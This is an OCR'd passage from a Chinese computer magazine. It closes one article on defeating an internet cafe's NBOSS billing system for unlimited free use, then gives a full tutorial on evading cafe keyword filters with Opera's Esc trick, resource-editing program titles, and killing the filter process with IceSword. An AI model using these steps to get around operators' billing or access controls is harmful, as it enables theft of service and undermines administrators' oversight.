


图3

由于刚安装的客户端没有进行设置，自然也就不会和主机连通，在主机处也就不会显示我们在使用管理员帐号进行登录。但令我奇怪的是，在使用管理员帐号登录10分钟后，并没有弹出到登录界面，而是和往常一样，而且我们的会员又能在别处登录了（这套系统限定一个帐号一机），这说明我们破解成功了！没有时间的限定，没有别人的打扰，我们终于可以自由的上网了，强悍的NBOSS就这样被我们摆平了。但值得注意的是，前边破解的步骤不能颠倒，否则将找不到电脑上原有的客户端，只能找到刚安装的客户端，而且整个步骤一定要快。

（本文所涉及到的Icesword和精锐网吧辅助工具已收录到光盘中）




图 4

三招两式突破网吧关键字限制

SDRing

经常在网吧上网的朋友应该都遇到过感兴趣的资源被屏蔽的情况，特别是使用IE打开某些网站时，窗口会被自动关闭，这让人十分扫兴（图1）。不过，网吧屏蔽关键字的方式是比较简单的，看我们如何来突破它吧！




图 1




图 2




图 3

1．以硬制硬

我们仔细看一下图1，就可以明白这种方法的精髓了，那就使用一些软件的退出确认功能来和屏蔽软件死扛，比如我在上图中搜索"黑客"，OPERA的退出确认功能就起作用了。这时我们只要按住"Esc"键，然后用鼠标点击要打开的搜索项就可以了。使用这种方法也可以登录含有关键字的论坛，登录时先打开一个记事本，把要输入的信息输入，再选中复制，使用鼠标切换到Opera登录框上，先点击一下登录框，这时会有关闭提示，不用理会，按Esc，提示框消失后的短暂时间里，用快捷键将内容复制到登录框内就行了（这种方法适合耐性比较好或者有闲工夫的人）。

2．易容伪装

绝大多数的软件都会有标题，关键字过滤软件只要发现标题框中有"违禁"的关键字，就会关闭这个窗口。我们来看一下常见的关键字吧（图2），对于这种情况，可以使用资源编辑软件来改变标题中的关键字。比如"ExEScope、FreeRes、GetVBRes、ResHack、ResScope"等，这样屏蔽软件就会"盲目"了。比如我们将WINHEX（在网吧中一般会禁止这个软件的运行，以防止破解还原卡等）改装成SDRHEX，就可以正常使用了（图3）。

3．连根拔起

打开IceSword（冰刃），看看进程里有没有什么可疑的。奇怪了，怎么会有两个Explorer.exe呢？那个连图标都没有的Explorer.exe实在是可疑啊（图4），那么我们就来结束它，关键






图 4

字的限制就一下子安静了（图5）。

既然IceSword已经指出了程序路径，那么我们就去看看是何方神圣吧（图6）。这个netbar.dll使用记事本打开后就是如图2所示的关键字。可能有读者会说，既然我们知道了限制文件的位置，干脆直接删除不就行了。别忙，因为网吧是限制删除功能的，虽然说可以使用第三方文件管理软件来删除这两个文件，不过千万别这么做。一个朋友告诉过我，他把那个netbar.dll修改了几个关键字并保存后，计算机会关闭打开的一切窗口并不断尝试关机，然后网管就……所以说破解这种事情达到目的就可以了，千万不要太贪心，做人也是如此啊！


图5


图6

